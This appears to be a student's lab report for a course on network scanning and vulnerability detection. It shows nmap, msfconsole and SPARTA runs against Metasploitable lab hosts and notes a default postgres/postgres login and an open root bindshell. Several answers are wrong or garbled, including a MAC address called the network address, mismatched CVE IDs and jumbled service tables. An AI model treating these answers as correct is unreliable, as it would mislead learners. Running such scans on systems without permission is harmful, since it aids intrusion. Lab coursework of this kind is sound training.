*here_there_be_trolls+
*rt5+6run4nd+NYUSEC+
*IastedOrF*+baKansek+
*ACKED+el0wl+Trash Pandas+
*ACKED+G0+Schrartz+muux+
*n1ls+Juicy white peach+
*HackerKnights+
*Pentest Rangers+
*placeholder_name+bitup+
*UKCAsers+onothc+
*NeNiNuMoOk+
*Maux de tête+LanLNG+
*crr0tz+23r0Drn+clueless+
*justforfun+*
*g3tsh3Ls00m+
*Phò Dịc Bíêt+Paradox+
```

Complete the rest of the section in the msfconsole. Hint: regular Linux command will work here, and you can type help to find msf commands

11. What is the IP and subnet mask of your kali Linux system?

Ans:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.2.7 netmask 255.255.255.0 broadcast 192.168.2.255
        inet6 fe80::250:56ff:fe8a:4be9 prefixlen 64 scopeid 0x20<link>
          ether 00:50:56:8a:4b:e9 txqueuelen 1000 (Ethernet)
            RX packets 14710 bytes 27729569 (26.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 17922 bytes 4332928 (4.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 66386 bytes 11081174 (10.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 66386 bytes 11081174 (10.5 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 >
```

IP address for my kali Linux system is 192.168.2.7

Subnet Mask is 255.255.255.0

12. What is the Network Address of your network?

Ans:

```
inet 192.168.2.7 netmask 255.255.255.0 broadcast 192.168.2.255
inet6 fe80::250:56ff:fe8a:4be9 prefixlen 64 scopeid 0x20<link>
ether 00:50:56:8a:4b:e9 txqueuelen 1000 (Ethernet)
```

The network address of my network is ether 00:50:56:8a:4b:e9

13. What hosts are listed in your database now? (show a screen shot)

Ans:

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.2.5	00:50:56:8a:51:fe	goinesjw-pc	Unknown			device		
192.168.2.6	00:50:56:86:a:d2:91	.ad.uc.edu	Unknown			device		
192.168.2.7			Unknown			device		

The active host for the listed database is 192.168.2.5

14. What services are listed in your database now? (show a screen shot)

Ans:

Services					
host	port	proto	name	state	info
192.168.2.5	80	tcp	http	open	
192.168.2.6	80	tcp	http	filtered	
192.168.2.7	22	tcp	ssh	closed	
192.168.2.7	53	tcp	domain	closed	
192.168.2.7	80	tcp	http	closed	
192.168.2.7	443	tcp	https	closed	
192.168.2.7	55432	tcp		closed	

Run an nmap ping sweep in your network

15. Paste a screen show of the command and result

Ans: command: sudo nmap -sn 192.168.2.7

```
msf6 > sudo nmap -sn 192.168.2.7
[*] exec: sudo nmap -sn 192.168.2.7

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 19:35 EDT
Nmap scan report for 192.168.2.7
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
msf6 > sudo nmap -sn 192.168.2.5
[*] exec: sudo nmap -sn 192.168.2.5

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 19:35 EDT
Nmap scan report for goinesjw-pc.ad.uc.edu (192.168.2.5)
Host is up (0.0019s latency).
MAC Address: 00:50:56:8A:51:FE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
msf6 > sudo nmap -sn 192.168.2.6
[*] exec: sudo nmap -sn 192.168.2.6

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 19:35 EDT
Nmap scan report for 192.168.2.6
Host is up (0.000091s latency).
MAC Address: 00:50:56:8A:D2:91 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

16. What is the IP address of metasploit2 target? (take note of this for future assignments)

Ans: 192.168.2.7

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.2.7 netmask 255.255.255.0 broadcast 192.168.2.255
                inet6 fe80::250:56ff:fe8a:4be9 prefixlen 64 scopeid 0x20<link>
                    ether 00:50:56:8A:4B:E9 txqueuelen 1000 (Ethernet)
                    RX packets 16832 bytes 29422846 (28.0 MiB)
                    RX errors 0 dropped 285 overruns 0 frame 0
                    TX packets 20404 bytes 4479190 (4.2 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                    RX packets 2319674 bytes 338646978 (322.9 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 2319674 bytes 338646978 (322.9 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 >
```

Run a nmap scan against your target. This time us db_nmap to store the results in your database. Specify options to meet the following criteria:

- Scan ports 22,53,80,443 and 55432
- Run OS detection

17. Show a screen show if the command and the results.

Ans: Command db_nmap 192.168.2.6

```
msf6 > db_nmap 192.168.2.6
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:16 EDT
[*] Nmap: Nmap scan report for 192.168.2.6
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 992 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc   tcp
[*] Nmap: 139/tcp   open  netbios-ssn  tcp
[*] Nmap: 445/tcp   open  microsoft-ds  tcp
[*] Nmap: 49152/tcp open  unknown   tcp
[*] Nmap: 49153/tcp open  unknown   tcp
[*] Nmap: 49154/tcp open  unknown   tcp
[*] Nmap: 49155/tcp open  unknown   tcp
[*] Nmap: 49156/tcp open  unknown   tcp
[*] Nmap: MAC Address: 00:50:56:8A:D2:91 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 5.75 seconds
```

18. What services are now listed in your database? (show a screenshot)

Ans:

```
msf6 > services
Services
=====
Brute

host    Hosts   port  proto name Services   state   info
----  -----  ----  ---  -----
192.168.2.5  22  Host  tcp   ssh       Port  open    Protocol
192.168.2.5  53  Host  tcp   domain   Port  open    Protocol
192.168.2.5  80  Host  tcp   http     Port  open    Protocol
192.168.2.5  82  Host  tcp   xfer     Port  open    Protocol
192.168.2.5  84  Host  tcp   ctf      Port  open    Protocol
192.168.2.5  111 Host  tcp   rpcbind  Port  open    Protocol
192.168.2.5  443 Host  tcp   https    Port  open    Protocol
192.168.2.5  3306 Host  tcp   mysql   Port  open    Protocol
192.168.2.5  5000 Host  tcp   upnp    Port  open    Protocol
192.168.2.5  5222 Host  tcp   xmpp-client Port  open    Protocol
192.168.2.5  8001 Host  tcp   vcom-tunnel Port  open    Protocol
192.168.2.5  8088 Host  tcp   radan-http Port  open    Protocol
192.168.2.5  8089 Host  tcp   unknown   Port  open    Protocol
192.168.2.6  80   Host  http  Port  3306 filtered
192.168.2.6  135 Host  tcp   msrpc   Port  open    Protocol
192.168.2.6  139 Host  tcp   netbios-ssn Port  open    Protocol
192.168.2.6  445 Host  tcp   microsoft-ds Port  open    Protocol
192.168.2.6  49152 Host  tcp   unknown   Port  open    Protocol
192.168.2.6  49153 Host  tcp   unknown   Port  open    Protocol
192.168.2.6  49154 Host  tcp   unknown   Port  open    Protocol
192.168.2.6  49155 Host  tcp   unknown   Port  open    Protocol
192.168.2.6  49156 Host  tcp   unknown   Port  open    Protocol
192.168.2.7  22   Host  ssh   Port  3308/tcp closed  192.168.2.5
192.168.2.7  53   Host  tcp   domain Port  closed  192.168.2.5
192.168.2.7  80   Host  http  Port  3309/tcp closed  192.168.2.5
192.168.2.7  443  Host  tcp   https Port  closed  192.168.2.5
192.168.2.7  55432 Host  tcp   unknown Port  closed  192.168.2.5
```

**19. Run another nmap scan against your target, this time choose the top 100 ports.
(show a screen shot)**

Ans: Command: nmap --top-ports 100 192.168.2.6

```
msf6 > nmap --top-ports 100 192.168.2.6
[*] exec: nmap --top-ports 100 192.168.2.6
      Scan Brute

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:22 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00060s latency).

Not shown: 92 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
msf6 >
```

20. What services are running on your target? (show a screen shot)

Ans:

```
msf6 > services 192.168.2.6
Services
=====
host      port  proto  name      state   info
----      ---   ----  ----      ----   ---
192.168.2.6  80    tcp    http     filtered
192.168.2.6  135   tcp    msrpc    open
192.168.2.6  139   tcp    netbios-ssn  open
192.168.2.6  445   tcp    microsoft-ds  open
192.168.2.6  49152  tcp    unknown   open
192.168.2.6  49153  tcp    unknown   open
192.168.2.6  49154  tcp    unknown   open
192.168.2.6  49155  tcp    unknown   open
192.168.2.6  49156  tcp    unknown   open

msf6 >
```

Run a scan with one of Metasploits built in port scanning tools against your target. You choose the tool and the options.

21. Paste a screen shot of the options you choose and the results of running the scanner

Ans:

```
msf6 > search portscan
Matching Modules: 122 Services, 10 Tools, 1 Information Gathering, 1 Notes, nikto (80/tcp), nikto (443/tcp), screenshot (80/tcp)
=====
# OS Host Port Protocol State Disclosure Date Rank Check Description
# Name
- ----
0 auxiliary/scanner/portscan/ftpbounce 192.168.2.1 (d-surg... 22 tcp open tcp normal No FTP Bounce Port Scanner
1 auxiliary/scanner/natpmp/natpmp_portscan 192.168.2.1 (d-surg... 22 tcp open http normal No NAT-PMP External Port Scanner
2 auxiliary/scanner/sap/sap_router_portscanner 192.168.2.1 (d-surg... 22 tcp open http normal No SAPRouter Port Scanner
3 auxiliary/scanner/portscan/xmas 192.168.2.1 (d-surg... 22 tcp open http normal No TCP "XMas" Port Scanner
4 auxiliary/scanner/portscan/ack 192.168.2.1 (d-surg... 22 tcp open http normal No TCP ACK Firewall Scanner
5 auxiliary/scanner/portscan/tcp 192.168.2.1 (d-surg... 22 tcp open http normal No TCP Port Scanner (S) OpenSSL/1.0.2k...
6 auxiliary/scanner/portscan/syn 192.168.2.1 (d-surg... 22 tcp open http normal No TCP SYN Port Scanner
7 auxiliary/scanner/http/wordpress_pingback_access 192.168.2.1 (d-surg... 443 tcp open http Apache httpd/2.4.6 ((CentOS) OpenSSL/1.0.2k...
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) >
```

22. Did you find additional services that are running? List the service and ports below.


Ans:

```
msf6 auxiliary(scanner/portscan/tcp) > nmap 192.168.2.6
[*] exec: nmap 192.168.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:31 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00033s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 00:50:56:8A:D2:91 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
```

Exit the msfconsole

Lab 3 – Vulnerability scanning and exploitation

Part one: Vulnerability Scanning with SPARTA





Installation of SPARTA

Add 192.168.2.0/24 to the scope and run a full scan

1. Paste a screen shot of this page


Ans:





2. Which of your systems had the most vulnerabilities?

Ans: System 192.168.2.5 (goinesjw-pc.ad.uc.edu) has most vulnerabilities



3. Which port on the windows XP system showed vulnerabilities?

Ans: Port 445 on the windows XP system showed vulnerabilities.

The screenshot shows the SPARTA 2.0 interface with the title bar "SPARTA 2.0 - untitled - /root/". The main window has tabs for "Scan" and "Brute", with "Brute" selected. Below the tabs are buttons for "Hosts", "Services", and "Tools". The "Services" tab is active, showing a list of services for host 192.168.2.4 (crs203-l...). The table includes columns for Name, Service, and Type. Services listed include WINXP (Workstation Service), WORKGROUP (Domain Name), WINXP (File Server Service), WORKGROUP (Browser Service Elections), WORKGROUP (Master Browser), and MSBROWSE (Master Browser). The status bar at the bottom shows "Adapter address: 00:50:56:8a:3b:53".

4. What CVE IDs are associated with the top vulnerability on your XP system?

Ans: CVE ID for mysql-default(3306/tcp) is CVE-2016-6531

CVE ID for smbenum(554/tcp) is CVE-2023-23397

5. What is the potential impact of this vulnerability being exploited?

Ans: Depending on the vulnerability itself, the environment in which it is exploited, and the intended system or application, the possible consequences of exploiting a vulnerability might differ significantly. The following are some typical effects that might result from a vulnerability being used:

- Data Breach: Unauthorized access to private information, bank records, and intellectual property might be obtained by attackers. When private information is revealed due to a data breach, there may be monetary losses, negative legal repercussions, and reputational harm to the company.
- Financial Loss: By a variety of strategies, including money theft, fraudulent transactions, or interruption of corporate activities, exploiting vulnerabilities can result in financial losses. For instance, ransomware attacks may result in large financial obligations.
- Unauthorized Access: Via the utilization of vulnerabilities, unauthorized users may be able to access networks or systems, which may result in additional exploitation, unapproved data alterations, or privilege escalation.
- Malware Propagation: By allowing malware—such as viruses, worms, or Trojan horses—to infect and corrupt other systems, vulnerabilities can be exploited to cause harm and could lead to additional exploitation.

6. Look at the top 2 vulnerabilities on the metasploit system. Describe how the scan detected these vulnerabilities.

Ans:

The screenshot shows the SPARTA 2.0 interface with a scan results window. The left pane displays a list of hosts with their OS and hostnames. The right pane shows detailed information for the selected host, 192.168.2.5 (goinesjw-pc.ad.uc.edu). The information includes:

- Nikto v2.1.6
- + Target IP: 192.168.2.5
- + Target Hostname: 192.168.2.5
- + Target Port: 80
- + Start Time: 2023-10-22 22:03:58 (GMT-4)
- + Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40
- + Retrieved x-powered-by header: PHP/5.6.40
- + The anti-clickjacking X-Frame-Options header is not present

Below this is a log table showing the progress of various tools:

Progress	Tool	Host	Start time	End time	Status
[progress bar]	screenshot (8089/tcp)	192.168.2.5	22 Oct 2023 22:11:48	22 Oct 2023 22:11:48	Finished
[progress bar]	screenshot (8088/tcp)	192.168.2.5	22 Oct 2023 22:11:47	22 Oct 2023 22:11:47	Finished
[progress bar]	screenshot (8003/tcp)	192.168.2.5	22 Oct 2023 22:11:46	22 Oct 2023 22:11:46	Finished
[progress bar]	screenshot (8001/tcp)	192.168.2.5	22 Oct 2023 22:11:45	22 Oct 2023 22:11:45	Finished
[progress bar]	screenshot (84/tcp)	192.168.2.5	22 Oct 2023 22:11:44	22 Oct 2023 22:11:44	Finished

As we can see, the vulnerability was found by the Sparta scan utilizing the server information. To draw attention to the risks and vulnerabilities, Sparta examined the headers and frames using the Apache servers.


The screenshot shows the SPARTA 2.0 interface with a scan results window. The left pane displays a list of hosts with their OS and hostnames. The right pane shows detailed information for the selected host, 192.168.2.5 (goinesjw-pc.ad.uc.edu). The information includes:

- Nikto v2.1.6
- + Target IP: 192.168.2.5
- + Target Hostname: 192.168.2.5
- + Target Port: 443
- + SSL Info: Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=localhost/emailAddress=root@localhost
Ciphers: ECDHE-RSA-AES256-GCM-SHA384
Issuer: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/

Below this is a log table showing the progress of various tools:

Progress	Tool	Host	Start time	End time	Status
[progress bar]	screenshot (8089/tcp)	192.168.2.5	22 Oct 2023 22:11:48	22 Oct 2023 22:11:48	Finished
[progress bar]	screenshot (8088/tcp)	192.168.2.5	22 Oct 2023 22:11:47	22 Oct 2023 22:11:47	Finished
[progress bar]	screenshot (8003/tcp)	192.168.2.5	22 Oct 2023 22:11:46	22 Oct 2023 22:11:46	Finished
[progress bar]	screenshot (8001/tcp)	192.168.2.5	22 Oct 2023 22:11:45	22 Oct 2023 22:11:45	Finished
[progress bar]	screenshot (84/tcp)	192.168.2.5	22 Oct 2023 22:11:44	22 Oct 2023 22:11:44	Finished

Sparta identified the vulnerability for the aforementioned flaw by looking for.txt files that matched the username. In addition to checking.txt files, Sparta also looked for daemons and TCP ports. They do indeed now exist in the intended system.



Sparta also checks for a few dictionary attacks, as the screenshot above shows. As we can see, the host 192.168.2.6 has a login credential accessible, which is Login: postgres, password: postgres. Not found a password

Part two: Vulnerability Detection with NMAP NSE

7. Determine the IP address of your metasploit2 system and record it here:

Ans:

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:8a:c9:28
          inet addr:192.168.2.6 Bcast:192.168.2.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:c928/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4949 (4.8 KB) TX bytes:7670 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27845 (27.1 KB) TX bytes:27845 (27.1 KB)

```

IP address for metasploit2 192.168.2.6

Run a service detection scan to determine the open ports and service info

Nmap -sV <IP of the system>

8. Paste a screen short of the output.

Ans:

```
msf6 > nmap -sV 192.168.2.6
[*] exec: nmap -sV 192.168.2.6
Starting Nmap 7.04 ( https://nmap.org ) at 2023-10-21 03:30 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
35/tcp    open  smbd    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 ((RPC #10000))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login??
514/tcp   open  tcprwapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #10000)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/coyote JSP engine 1.1
